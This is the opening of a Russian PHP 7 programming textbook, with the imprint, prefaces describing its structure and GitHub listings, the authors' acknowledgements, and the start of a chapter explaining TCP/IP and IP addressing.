Дмитрий Котеров, Игорь Симдянов

bhv®

PHP 7

- Нововведения PHP 7
- Объектно-ориентированное программирование
- Компоненты PHP и Composer
- Стандарты PSR
- PHP-FPM и nginx
- Исходные коды на GitHub

+ *Материалы на www.bhv.ru*

Наиболее полное руководство

В ПОДЛИННИКЕ®

Дмитрий Котеров
Игорь Симдянов

PHP 7

Санкт-Петербург
«БХВ-Петербург»
2016

УДК 004.438 PHP
ББК 32.973.26-018.1
К73

Котеров, Д. В.

К73 PHP 7 / Д. В. Котеров, И. В. Симдянов. — СПб.: БХВ-Петербург, 2016. — 1088 с.: ил. — (В подлиннике)

ISBN 978-5-9775-3725-4

Рассмотрены основы языка PHP и его рабочего окружения в Windows, Mac OS X и Linux.

Отражены радикальные изменения в языке PHP, произошедшие с момента выхода предыдущего издания: трейты, пространство имен, анонимные функции, замыкания, элементы строгой типизации, генераторы, встроенный Web-сервер и многие другие возможности. Приведено описание синтаксиса PHP 7, а также функций для работы с массивами, файлами, СУБД MySQL, memcached, регулярными выражениями, графическими примитивами, почтой, сессиями и т. д. Особое внимание уделено рабочему окружению: сборке PHP-FPM и Web-сервера nginx, СУБД MySQL, протоколу SSH, виртуальным машинам VirtualBox и менеджеру виртуальных машин Vagrant. Рассмотрены современные подходы к Web-разработке, система контроля версий Git, GitHub и другие бесплатные Git-хостинги, новая система распространения программных библиотек и их разработки, сборка Web-приложений менеджером Composer, стандарты PSR и другие инструменты и приемы работы современного PHP-сообщества.

В третьем издании добавлены 24 новые главы, остальные главы обновлены или переработаны.

На сайте издательства находятся исходные коды всех листингов.

Для Web-программистов

УДК 004.438 PHP
ББК 32.973.26-018.1

Группа подготовки издания:

Главный редактор	*Екатерина Кондукова*
Зам. главного редактора	*Евгений Рыбаков*
Зав. редакцией	*Екатерина Капалыгина*
Редактор	*Анна Кузьмина*
Компьютерная верстка	*Ольги Сергиенко*
Корректор	*Зинаида Дмитриева*
Дизайн серии	*Инны Тачиной*
Оформление обложки	*Марины Дамбиевой*

Подписано в печать 29.04.16.
Формат 70×100 1/16. Печать офсетная. Усл. печ. л. 87,72.
Тираж 1500 экз. Заказ №
"БХВ-Петербург", 191036, Санкт-Петербург, Гончарная ул., 20.

Первая Академическая типография "Наука"
199034, Санкт-Петербург, 9 линия, 12/28

ISBN 978-5-9775-3725-4

Оглавление

Предисловие

С момента первого издания книги прошло больше 10 лет. Интернет превратился из игрушки в рабочую среду, в часть повседневной инфраструктуры, наряду с дорогами, электросетями и водопроводом. Профессия Web-разработчика менялась вслед за Интернетом, появилась масса специализаций. Ушло множество мелких игроков — проекты укрупняются. Если раньше сотни сайтов ютились на нескольких серверах, современные проекты редко обходятся одним сервером. Средние проекты требуют десятков и сотен серверов, а крупные — тысячи. Интернет из клуба единомышленников превратился в бизнес.

Изменился и подход в разработке, широкие каналы связи, система контроля версий Git и сервисы бесплатного Git-хостинга вроде GitHub привели к совершенно новой среде разработки. Языки программирования окончательно оформляются в технологии, окруженные менеджерами пактов, инструментарием, сообществом, в своеобразную экосистему. Теперь не достаточно изучить лишь синтаксис языка, чтобы оставаться конкурентноспособным разработчиком, необходимо знать весь стек технологий.

Если раньше Web-разработка считалась недопрограммированием, сегодня это мейнстрим современного программирования и IT-сферы. Одно из наиболее перспективных направлений, которые может выбрать программист для приложения своих усилий. Революционные изменения в отрасли, деньги, внимание гарантированы. Интернет продолжает развиваться и перестраиваться. Государства, СМИ, общество в целом ищут способы существовать в новой среде и новой реальности. Миллионы людей осваивают новый мир. Пока этот процесс идет, а продлится он десятилетия, Web-разработчик всегда найдет точку приложения своему таланту.

Для кого написана эта книга

Если можешь не писать — не пиши.
А. П. Чехов

Книга, которую вы держите в руках, является в некотором роде *учебником* по Web-программированию на PHP. Мы сделали попытку написать ее так, чтобы даже плохо подготовленный читатель, никогда не работавший в Web и владеющий лишь основами программирования на одном из алгоритмических языков, смог получить большинство необходимых знаний и в минимальные сроки начать профессиональную работу в Web.

Заметьте еще раз: мы предполагаем, что вы *уже знакомы* с основными понятиями программирования и не будете, по крайней мере, путаться в циклах, условных операторах, подпрограммах и т. д. Программирование как таковое вообще слабо связано с конкретным языком; научившись писать на нескольких или даже на одном-единственном языке, вы в дальнейшем легко освоите все остальные.

> ***Замечание***
>
> Впрочем, даже если вы знаете только HTML и занимаетесь верстkой, то можете попробовать освоить азы PHP по этой книге. Но тот факт, что HTML является *языком разметки*, а не языком программирования и не содержит многих программистских идей, сильно осложнит вам задачу.

Книга также будет полезна и уже успевшему поработать с PHP профессионалу, потому что она содержит массу подробностей по современному PHP. Мы охватываем все современные приемы разработки:

- объектно-ориентированное программирование;
- компоненты и менеджер пакетов Composer;
- исполняемые PHAR-архивы;
- сервер memcached и приемы работы с ним;
- стандарты PSR;
- протокол SSH;
- систему контроля версий Git;
- виртуальную машину VirtualBox и систему развертывания Vagrant;
- Web-сервер nginx в связке с PHP-FPM;
- нововведения PHP 7.

Мы не затрагиваем тестирование, не рассматриваем прожорливый и теряющий популярность Web-сервер Apache, не освещаем ни один из современных фреймворков или систем управления контентом (CMS). Впрочем, перечислять, что не вошло в книгу, можно бесконечно долго.

Исходные коды

Удивительное наблюдение: стоит только дать в книге адрес электронной почты авторов, как тут же на него начинают приходить самые разные письма от читателей. Предыдущая версия книги не была в этом отношении исключением. Основную массу писем составляли просьбы выслать исходные тексты листингов. По мере своих сил мы старались удовлетворять эти запросы, однако, конечно, сейчас так продолжаться уже не может.

Именно по этой причине *абсолютно все* исходные коды приведенных листингов теперь доступны для загрузки с GitHub.

https://github.com/igorsimdyanov/php7

Система контроля версий git и сервис GitHub подробно освещаются в *главе 54*. Если вы обнаружите неточность или опечатку, ждем ваших реквестов. Вопросы и предложения можно размещать в разделе **Issues**.

Третье издание

Вы держите в руках третье издание книги "PHP 7". Первое издание книги подготавливалось 12 лет назад для PHP 5. Релиз версии PHP 6 так никогда не увидел свет, о чем подробнее можно будет узнать в *главе 5*.

Революционные изменения в PHP и в Web-программировании потребовали кардинальной переработки книги. Мы написали 24 новые главы, дополнительно 9 глав подверглись существенной переработке. Оставшиеся главы были тщательно проработаны и обновлены. Перечислять по пунктам изменения не представляется возможным, из-за их объема.

Уважаемые читатели! Если вы хотите сделать следующее издание этой книги лучше, пожалуйста, публикуйте свои замечания по адресу:

https://github.com/igorsimdyanov/php7/issues

Практика показала эффективность такого подхода.

Общая структура книги

Книга состоит из 10 частей и 57 глав. Непосредственное описание языка PHP начинается с *части II*. Это объясняется необходимостью прежде узнать кое-что о CGI (Common Gateway Interface, общий шлюзовой интерфейс) — *часть I*. В *части III* разобраны наиболее полезные стандартные функции языка. *Часть IV* посвящена объектно-ориентированным возможностям PHP, а *часть V* — предопределенным классам. *Часть VI* освещает сетевые возможности PHP, а *часть VII* знакомит с модульной структурой интерпретатора и расширениями. *Часть VIII* посвящена управлению и созданию библиотек на PHP. *Часть IX* посвящена различным приемам программирования на PHP с множеством примеров. Наконец, *часть X* охватывает инструменты разработки и обслуживания Web-сайта.

Теперь чуть подробнее о каждой части книги.

Часть I

В ней рассматриваются теоретические аспекты программирования в Web, а также основы механизма, который позволяет программам работать в Сети. Если вы уже знакомы с этим материалом (например, занимались программированием на Perl или других языках), можете ее смело пропустить. Вкратце мы опишем, на чем базируется Web, что такое интерфейс CGI, как он работает на низком уровне, как используются возможности языка HTML при Web-программировании, как происходит взаимодействие CGI и HTML и многое другое.

В принципе, вся теория по Web-программированию коротко изложена именно в этой части книги (и, как показывают отзывы читателей книги, посвященной предыдущей версии PHP, многие почерпнули фундаментальные сведения по Web-программированию именно из этой части).

Так как CGI является независимым от платформы интерфейсом, материал не "привязан" к конкретному языку (хотя в примерах используется язык C как наиболее универ-

сальное средство программирования). Если вы не знаете C, не стоит отчаиваться: немногочисленные примеры на этом языке не настолько сложны, чтобы в них можно было запутаться. К тому же, каждое действие подробно комментируется. Большинство описанных идей будет повторно затронуто в последующих главах, посвященных уже PHP.

Последняя глава книги посвящена установке PHP на одной из основных операционных систем: Windows, Mac OS X и Linux. Встроенный Web-сервер позволяет сразу же приступить к Web-разработке. Именно он будет использоваться на протяжении всей книги вплоть до *части X*.

Часть II

Язык PHP — удобный и гибкий язык для программирования в Web. Его основам посвящена *часть II*. С помощью PHP можно написать 99% программ, которые обычно требуются в Интернете. Для оставшегося 1% придется использовать C или Java (или другой универсальный язык). Впрочем, даже это необязательно: вы сильно облегчите себе жизнь, если интерфейсную оболочку будете разрабатывать на PHP, а ядро — на C, особенно если ваша программа должна работать быстро (например, если вы пишете поисковую систему). Последняя тема в этой книге не рассматривается, поскольку требует довольно большого опыта низкоуровневого программирования на языке C, а потому не вписывается в концепцию данной книги.

Часть III

Часть III может быть использована не только как своеобразный учебник, но также и в справочных целях — ведь в ней рассказано о большинстве стандартных функций, встроенных в PHP. Мы группировали функции в соответствии с их назначением, а не в алфавитном порядке, как это иногда бывает принято в технической литературе. Что ж, думаем, книга от этого только выиграла. Содержание части во многих местах дублирует документацию, сопровождающую PHP, но это ни в коей мере не означает, что она является лишь ее грубым переводом (тем более, что такой перевод уже существует для многих глав официального руководства PHP). Наоборот, мы пытались взглянуть на "кухню" Web-программирования, так сказать, свежим взглядом, еще помня собственные ошибки и изыскания. Конечно, все функции PHP описать невозможно (потому что они добавляются и совершенствуются от версии к версии), да этого и не требуется, но львиная доля предоставляемых PHP возможностей все же будет нами рассмотрена.

Часть IV

Часть IV посвящена объектно-ориентированному программированию (ООП) на PHP. ООП в PHP постоянно развивается. Если еще несколько лет назад практически все программное обеспечение на PHP выполнялось в процедурном стиле, то в настоящий момент невозможно представить современную разработку без использования объектно-ориентированных возможностей языка.

Компоненты, из которых состоит современное приложение, завязаны на пространство имен, классы и механизм автозагрузки. В PHP 7 изменился способ обработки ошибок, который теперь интегрирован в механизм исключений.

Мы постарались полнее выделить все достоинства PHP: сокрытия данных, наследование, интерфейсы, трейты, пространство имен и автозагрузку классов.

Часть V

Часть V посвящена встроенным классам PHP. ООП в PHP появился не сразу, поэтому процесс интеграции ООП в язык занял определенное время. В главах этой части рассматриваются связь объектно-ориентированного подхода с замыканиями, генераторами, обсуждаются календарные классы, итераторы и механизм отражений.

Часть VI

Основная специализация языка PHP — разработка Web-приложений. Поэтому сетевые возможности языка выделены в отдельную часть. Главы части подробно освещают как низкоуровневую работу с сетью, так и обработку cookie, сессий, отправку почтовых сообщений.

Часть VII

PHP строится по модульному принципу. Модули-библиотеки, разработанные на языке C, называются *расширениями*. Разработано огромное количество самых разнообразных расширений, от обеспечения сетевых операций до работы с базами данных. *Часть VII* посвящена управлению расширениями PHP и освещению наиболее популярных из них.

Часть VIII

Если расширения — это часть языка PHP, то библиотеки, разработанные на PHP, называются *компонентами*. Менеджер пакетов Composer позволяет подключать, загружать, управлять версиями библиотек. Невозможно представить современную разработку на PHP без компонентов. *Часть VIII* служит путеводителем в мире компонентов, здесь же мы научимся разрабатывать и публиковать собственные компоненты, так же упаковывать компоненты в исполняемые PHAR-архивы.

Часть IX

Часть IX посвящена практическим приемам программирования на PHP. Она насыщена примерами программ и библиотек, которые облегчают работу программиста. В ней освещается работа с XML, загрузка файлов на сервер, использование перенаправления, техника отделения кода от шаблона страницы сценария, приемы AJAX-разработки.

Часть X

Заключительная *X часть* книги описывает установку и настройку средств разработки Web-программиста, в том числе утилиты для работы по SSH-протоколу, систему контроля версий Git, виртуальную машину VirtualBox и систему управления виртуальными машинами Vagrant, установку сервера базы данных MySQL, сервер PHP-FPM и Web-сервер nginx.

Листинги

Как уже говорилось ранее, тексты всех листингов книги доступны для загрузки через git-репозиторий **https://github.com/igorsimdyanov/php7/issues**. Их очень много — более 600! Чтобы вы не запутались, какой файл какому листингу соответствует, применен следующий подход.

- Определенной главе книги соответствует один и только один каталог в архиве с исходными кодами. Имя этого каталога (обычно это не очень длинный идентификатор, состоящий из английских букв) записано сразу же под названием главы.
- Одному листингу соответствует один и только один файл в архиве.
- Названия *всех* листингов в книге выглядят однотипно: "Листинг *M.N*. Необязательное название. Файл *X*". Здесь *M.N* — это номер главы и листинга, а *X* — имя файла относительно *текущего каталога главы*.
- Заглавие листинга приведено прямо в самом файле и оформлено в виде комментария в первой строке:
  - `<!-- ... -->` — для HTML-кода;
  - `## ...` — для PHP-программ.

  Таким образом, мы убили сразу двух зайцев: во-первых, указали заголовок листинга в удобном месте, а во-вторых, позволили читателю сразу же узнать название листинга, открыв в текстовом редакторе соответствующий ему файл.

Теперь немного о том, как использовать файлы листингов. Большинство из них являются законченными (правда, простыми) сценариями на PHP, которые можно запустить на выполнение через тестовый Web-сервер. Напомним, что в *главе 4* освещается работа встроенного Web-сервера PHP, который может быть запущен в любой операционной системе. Таким образом, для проведения экспериментов с листингами вам достаточно просто развернуть архив в подходящий каталог.

Предметный указатель

Книга, которую вы держите в руках, содержит практически исчерпывающий указатель (индекс) по всем основным ключевым словам, встречающимся в тексте. В нем, помимо прочего, приводятся ссылки на все рассмотренные функции и константы, директивы PHP и MySQL, ключевые термины и понятия, встречающиеся в Web-программировании. Мы постарались сделать предметный указатель удобным для повседневного использования книги в качестве справочника.

Благодарности от Дмитрия Котерова

Редкая книга обходится без этого приятного раздела. Мы не станем, пожалуй, делать исключений и попробуем здесь перечислить всех, кто оказал то или иное влияние на ход написания книги.

Замечание

К сожалению, приятность данного момента омрачается тем фактом, что в силу линейности повествования приходится какие-то имена указывать выше, а какие-то ниже по тексту. Ведь порядок следования имен подчас не имеет ничего общего с числом "заслуг" того или иного человека. Вдобавок, всегда существует риск кого-то забыть — непреднамеренно, конечно. Но уж пусть лучше будет так, чем совсем без благодарностей.

Хочется прежде всего поблагодарить читателей первого издания книги "PHP 5", активно участвовавших в исправлении неточностей. Всего на форуме книги было опубликовано около 200 опечаток и исправлений! Мы надеемся, что благодаря этому книга стала значительно точнее, и ожидаем не меньшей активности от читателей для данного издания.

Отдельных слов благодарности заслуживают разработчики языка PHP, в сотрудничестве с которыми была написана данная книга. (Возможно, вы улыбнулись при прочтении этого предложения, однако под "сотрудничеством" мы здесь понимаем вовсе не само создание интерпретатора PHP! Речь идет о консультациях по электронной почте и *двусторонней* связи авторов книги с программистами.) Особенно хотелось бы выделить разработчика модуля DOM Роба Ричардса (Rob Richards). Кроме того, многие другие разработчики PHP (например, Маркус Боергер (Marcus Boerger), Илья Альшанецкий (Ilia Alshanetsky), Дерик Ретанс (Derick Rethans) и др.) оперативно исправляли ошибки в интерпретаторе PHP, найденные авторами книги в процессе ее написания.

Хочется также поблагодарить коллектив форума **http://forum.dklab.ru**, отдельные участники которого напрямую влияли на ход "шлифовки" книги. Например, Юрий Насретдинов прочитал и прокомментировал начальные версии глав про регулярные выражения и MySQL, а также высказал множество ценных замечаний по улучшению последний главы книги, посвященной AJAX. Антон Сущев и Ильдар Шаймординов помогали авторам в доработке *предисловия*, которое вы сейчас читаете. Наконец, многие участники форума в той или иной степени участвовали в обсуждениях насущных вопросов, ответы на которые вошли в книгу, а также занимались поддержкой проекта "Джентльменский набор Web-разработчика", позволяющего быстро установить Apache, PHP, MySQL и т. д. для отладки сразу нескольких сайтов в Windows.

Наконец, нам хотелось бы поблагодарить сотрудника издательства "БХВ-Петербург" Евгения Рыбакова, который стойко выносил все мыслимые и немыслимые превышения сроков сдачи материала, а также терпеливо отвечал на наши письма и вопросы, возникавшие по мере написания книги.

Благодарности от Игоря Симдянова

Редко программиста можно заставить писать связанные комментарии, не говоря уже о техническом тексте. Пробравшись через барьеры языка, технологий, отладки кода, они настолько погружаются в мир кодирования, что вытащить их из него и заинтересовать чем-то другим не представляется возможным.

Излагать свои мысли, "видеть" текст скорее не искусство или особый дар — это работа, которую необходимо осваивать. Выполнять эту работу учатся либо самостоятельно, либо с наставником. Я очень благодарен Зеленцову Сергею Васильевичу, моему науч-

ному руководителю, который потратил безумное количество времени в попытках научить меня писать.

Второй человек, благодаря которому вы смогли увидеть эту и множество других книг, это Максим Кузнецов — наука, война, медицина, психология, химия, физика музыка, программирование — для него не было запретных областей. Он везде был свой и чувствовал себя как рыба в воде. Он быстро жил и жизнь его быстро закончилась. Остались спасенные им люди. Эта книга в том числе и его детище.

Отдельно хотел бы поблагодарить всех друзей-программистов из команды GoPromo (**http://go-promo.ru**), с которыми мне довелось работать последнее время над сайтом газеты "Известия" (**http://izvestia.ru**) и телеканала "ЛайфНьюс" (**http://lifenews.ru**). Их профессионализм, стиль работы сильно повлияли на меня и, конечно же, на содержимое этой книги. Каждого бы хотелось поблагодарить отдельно:

- Вадима Жарко, благодаря которому я наконец-то порвал последние связи с Windows, погрузился в мир UNIX и почувствовал себя по-настоящему "дома";
- Александра Муравкина, который познакомил меня с удивительным миром Ruby и Ruby on Rails. Это переворачивает, это позволяет по-другому смотреть на программирование, в том числе на PHP-программирование;
- Дмитрия Михеева, с которым мы провели много человеко-лет над отладкой легаси-кода и работой над хитроумными SQL-конвертерами, благодаря которым легаси-код превращался в изящные, покрытые тестами и комментариями системы;
- Артема Нистратова, энциклопедические знания буквально обо всем в IT-мире постоянно служили и служат источником вдохновения. Иногда, кажется, нет такой проблемы, с которой он не может справиться, и нет такого языка программирования и сервера, о котором бы он не смог прочитать небольшую лекцию;
- Дениса Максимова, наверное, только благодаря его потрясающей работоспособности и умению глубоко погружаться в любую проблему у меня появилось время на эту книгу;
- Алексея Авдеева, гения фронт-разработки, благодаря которому я еще не теряю способность ориентироваться в мире современных JavaScript-фреймворков;
- Александра Горбунова, чье потрясающее чувство юмора не давало опускать руки при создании этой книги, а способность смотреть на вещи под самыми неожиданными углами, безусловно, оставила неизгладимый след на тексте;
- Александра Бобкова, бесконечное терпение и способность разгребать авгиевы конюшни технологического долга с одной стороны вдохновили написать книгу по современному PHP, а с другой позволили выделить на это время.

Деловая и дружелюбная атмосфера в команде GoPromo, семинары и школа программирования, которую мы ведем для всех желающих, напоминает атмосферу научной лаборатории, в которой началась моя карьера программиста.

Отдельно благодарности заслуживают читатели и посетители форума **http://softtime.ru/forum**: ваши вопросы, замечания и пожелания всегда очень важны. Даже если мы не отвечаем на них сразу, они потом находят отражение на страницах книг.

Конечно же, огромное спасибо моей жене Аленке, которая, обладая неуемным характером, терпеливо ждала, когда будет завершена книга.

Отдельная благодарность Дмитрию Котерову за то, что позволил делать со своей книгой все, что угодно — удалять, добавлять, перемещать главы. Читая несколько лет назад книгу основного "конкурента", мне всегда хотелось "не много" поправить ее. Не думал, что это когда-нибудь будет возможно.

Конечно же, огромная благодарность издательству "БХВ-Петербург" и особенно Евгению Рыбакову, который терпел нас, молодых авторов, все эти годы и продолжает терпеть. Без его усилий и усилий всей команды издательства российское IT-сообщество не досчиталось бы множества книг.

Предисловие к первому изданию

Данная книга является дальнейшим развитием и дополнением издания "Самоучитель PHP 4"[1], переработанным и дополненным новым материалом, касающимся возможностей PHP версии 5. Как много было изменено и добавлено? На этот вопрос можно ответить так. Новые (по сравнению с самоучителем) сведения составляют примерно половину объема данной книги и, главным образом, сконцентрированы в последних трех частях. Большинство глав также подверглись серьезной доработке, в основном направленной на описание новых возможностей PHP 4 и PHP 5, появившихся в языках с момента выхода первого издания.

Конечно, нельзя вести разговор о программировании, не подкрепляя его конкретными примерами на том или ином алгоритмическом языке. Поэтому главная задача книги — подробное описание языка PHP версий 4 и 5, а также некоторых удобных приемов, позволяющих создавать качественные Web-программы за короткие сроки, получая продукты, легко модифицируемые и поддерживаемые в будущем.

Основной объем материала книги применим как к PHP 5, так и к PHP 4. Различия между этими версиями, как правило, оговариваются особо. Тем не менее, пятой версии языка уделяется особое внимание, потому что в ней многие приемы программирования (особенно объектно-ориентированного) выглядят наиболее просто и изящно.


Попутно описываются наиболее часто используемые и полезные на практике приемы Web-программирования вообще, не только на PHP. Авторы постарались рассказать практически обо всем, что потребуется в первую очередь для освоения профессии Web-программиста. Но это вовсе не значит, что книга переполнена всякого рода точной технической информацией, сухими спецификациями, гигантскими таблицами и блок-схемами. Наша мысль направлена не на строгое и академическое изложение материала, а на те практические методы и приемы (часто — неочевидные сами по себе), которые позволят в значительной степени облегчить программирование.

В тексте много общефилософских рассуждений на тему "как могло бы быть, если..." или "что сделали бы сами авторы в этой ситуации...", они обычно оформлены в виде примечаний. Иногда мы позволяем себе писать не о том, что есть *на самом деле*, а как это *могло бы быть* в более благоприятных обстоятельствах. Здесь применяется метод:

---


[1] Котеров Д. В. Самоучитель PHP 4. — СПб.: БХВ-Петербург, 2001.

"расскажи сначала просто, пусть и не совсем строго и точно, а затем постепенно детализируй, освещая подробности, опущенные в прошлый раз". По своему опыту знаем, что такой стиль повествования чаще всего оказывается гораздо более плодотворным, чем строгое и сухое описание фактов. Еще раз: авторы не ставили себе целью написать исчерпывающее руководство в определенной области и не стремились описывать все максимально точно, как в учебнике по математике, — наоборот, во многих местах мы пытались отталкиваться от умозрительных рассуждений, возможно, немного и не соответствующих истине. Основной подход — от частного к общему, а не наоборот. Какникак, "изобретение велосипеда" испокон веков считалось лучшим приемом педагогики.



ЧАСТЬ I

Основы Web-программирования



ГЛАВА 1

Принципы работы Интернета

Сеть Интернет представляет собой множество компьютеров, соединенных друг с другом кабелями, а также радиоканалами, спутниковыми каналами и т. д. Однако, как известно, одних проводов или радиоволн для передачи информации недостаточно: передающей и принимающей сторонам необходимо придерживаться ряда соглашений, позволяющих строго регламентировать передачу данных и гарантировать, что эта передача пройдет без искажений. Такой набор правил называется *протоколом передачи*. Упрощенно, протокол — это набор правил, который позволяет системам, взаимодействующим в рамках сети, обмениваться данными в наиболее удобной для них форме. Следуя сложившейся в подобного рода книгах традиции, мы вкратце расскажем, что же собой представляют основные протоколы, используемые в Интернете.

> ***Замечание***
>
> Иногда мы будем называть Интернет "Сетью" с большой буквы, в отличие от "сети" с маленькой буквы, которой обозначается вообще любая сеть, локальная или глобальная. Тут ситуация сходна со словом "галактика": нашу галактику часто называют Галактикой с прописной буквы, а "галактика" со строчной буквы соответствует любой другой звездной системе. На самом деле, сходство Сети и Галактики идет несколько дальше орфографии, и, думаем, вы скоро также проникнетесь этой мыслью.

Протоколы передачи данных

Необходимость некоторой стандартизации появилась чуть ли не с самого момента возникновения компьютерных сетей. Действительно, подчас одной сетью объединены компьютеры, работающие под управлением не только различных операционных систем, но нередко имеющие и совершенно различную архитектуру процессора, организацию памяти и т. д. Именно для того, чтобы обеспечивать передачу между такими компьютерами, и предназначены всевозможные протоколы. Давайте рассмотрим этот вопрос чуть подробнее.

Разумеется, для разных целей существуют различные протоколы. К счастью, нам не нужно иметь представление о каждом из них — достаточно знать только тот, который мы будем использовать в Web-программировании. Таковым для нас является *протокол TCP* (Transmission Control Protocol, протокол управления передачей данных), а точнее, *протокол HTTP* (Hypertext Transfer Protocol, протокол передачи гипертекста), бази-

рующийся на TCP. Протокол HTTP как раз и задействуется браузерами и Web-серверами.

Заметьте, что один протокол может использовать в своей работе другой. В мире Интернета эта ситуация является совершенно обычной. Чаще всего каждый из протоколов, участвующих в передаче данных по сети, реализуется в виде отдельного и по возможности независимого программного обеспечения или драйвера. Среди них существует некоторая иерархия, когда один протокол является всего лишь "надстройкой" над другим, тот, в свою очередь — над третьим, и т. д. до самого "низкоуровневого" драйвера, работающего уже непосредственно на физическом уровне с сетевыми картами или модемами. На рис. 1.1 приведена примерная схема процесса, происходящего при отправке запроса браузером пользователя на некоторый Web-сервер в Интернете. Прямоугольниками обозначены программные компоненты: драйверы протоколов и программы-абоненты (последние выделены жирным шрифтом), направление передачи данных указано стрелками. Конечно, в действительности процесс гораздо сложнее, но нам сейчас нет необходимости на этом останавливаться.

Обратите внимание, что в пределах каждой системы протоколы на схеме расположены в виде "стопки", один над другим. Такая структура обуславливает то, что часто семейство протоколов обмена данными в Интернете называют *стеком TCP/IP* (стек в переводе с английского как раз и обозначает "стопку").




Рис. 1.1. Организация обмена данными в Интернете

Каждый из протоколов в идеале "ничего не знает" о том, какой протокол "стоит над ним". Скажем, протокол IP (который обеспечивает несколько более простой сервис по сравнению с TCP, например, не гарантирует доставку сообщения адресату) не использует возможности протокола TCP, а TCP, в свою очередь, "не догадывается" о существовании протокола HTTP (именно его задействует браузер и понимает Web-сервер; на схеме протокол HTTP не обозначен).

Применение такой организации позволяет заметно упростить ту часть операционной системы, которая отвечает за поддержку работы с сетью. Но не пугайтесь. Нас будет интересовать в конечном итоге всего лишь протокол самого высокого уровня, "возвышающийся" над всеми остальными протоколами, т. е. HTTP и то, как он взаимодействует с протоколом TCP.

Семейство TCP/IP

Вот уже несколько десятков лет основной протокол Интернета — TCP. Как часто бывает, этот выбор обусловлен скорее историческими причинами, нежели действительными преимуществами протокола (впрочем, преимуществ у TCP также предостаточно). Он ни в коей мере не претендует на роль низкоуровневого — наоборот, в свою работу TCP вовлекает другие протоколы, например *IP* (в свою очередь, IP также базируется на услугах, предоставляемых некоторыми другими протоколами). Протоколы TCP и IP настолько сильно связаны, что принято объединять их в одну группу под названием *семейство TCP/IP* (в него включается также протокол UDP, рассмотрение которого выходит за рамки этой книги). Приведем основные особенности протокола TCP, входящего в семейство.

- Корректная доставка данных до места назначения гарантируется — разумеется, если такая доставка вообще возможна. Даже если связь не вполне надежна (например, на линии помехи оттого, что в кабель попала вода, замерзшая зимой и разорвавшая оболочку провода), "потерянные" фрагменты данных посылаются снова и снова до тех пор, пока вся информация не будет передана.
- Передаваемая информация представлена в виде потока — наподобие того, как осуществляется обмен с файлами практически во всех операционных системах. Иными словами, мы можем "открыть" соединение и затем выполнять с ним те же самые операции, к каким привыкли при работе с файлами. Таким образом, программы на разных машинах (возможно, находящихся за тысячи километров друг от друга), подключенных к Интернету, обмениваются данными так же непринужденно, как и расположенные на одном компьютере.
- Протокол TCP/IP устроен так, что он способен выбрать оптимальный путь распространения сигнала между передающей и принимающей стороной, даже если сигнал проходит через сотни промежуточных компьютеров. В последнем случае система выбирает путь, по которому данные могут быть переданы за минимальное время, основываясь при этом на статистическую информацию работы сети и так называемые таблицы маршрутизации.
- При передаче данные разбиваются на фрагменты — пакеты, которые и доставляются в место назначения по отдельности. Разные пакеты вполне могут следовать различными маршрутами в Интернете (особенно если их путь пролегает через десятки серверов), но для всех них гарантирована правильная "сборка" в месте назначения (в нужном порядке). Как уже упоминалось, принимающая сторона в случае обнаружения недостачи пакета запрашивает передающую систему, чтобы та передала его еще раз. Все это происходит незаметно для программного обеспечения, эксплуатирующего TCP/IP.

В Web-программировании нам вряд ли придется работать с TCP/IP напрямую (разве что в очень экзотических случаях), обычно можно использовать более высокоуровне-

вые "языки", например HTTP, служащий для обмена информацией между сервером и браузером. Собственно, этому протоколу посвящена значительная часть книги. Его мы рассмотрим подробно чуть позже. А пока поговорим еще немного о том, что касается TCP/IP, чтобы не возвращаться к этому впоследствии.

Адресация в Сети

Машин в Интернете много, а будет — еще больше. Так что вопрос о том, как можно их эффективно идентифицировать в пределах всей сети, оказывается далеко не праздным. Кроме того, практически все современные операционные системы работают в многозадачном режиме (поддерживают одновременную работу нескольких программ). Это значит, что возникает также вопрос о том, как нам идентифицировать конкретную систему или программу, желающую обмениваться данными через Сеть. Эти две задачи решаются стеком TCP/IP при помощи IP-адреса и номера порта. Давайте посмотрим, как.

IP-адрес

Любой компьютер, подключенный к Интернету и желающий обмениваться информацией со своими "сородичами", должен иметь некоторое уникальное имя, или *IP-адрес*. Вот уже 30 лет среднестатистический IP-адрес выглядит примерно так:

127.12.232.56

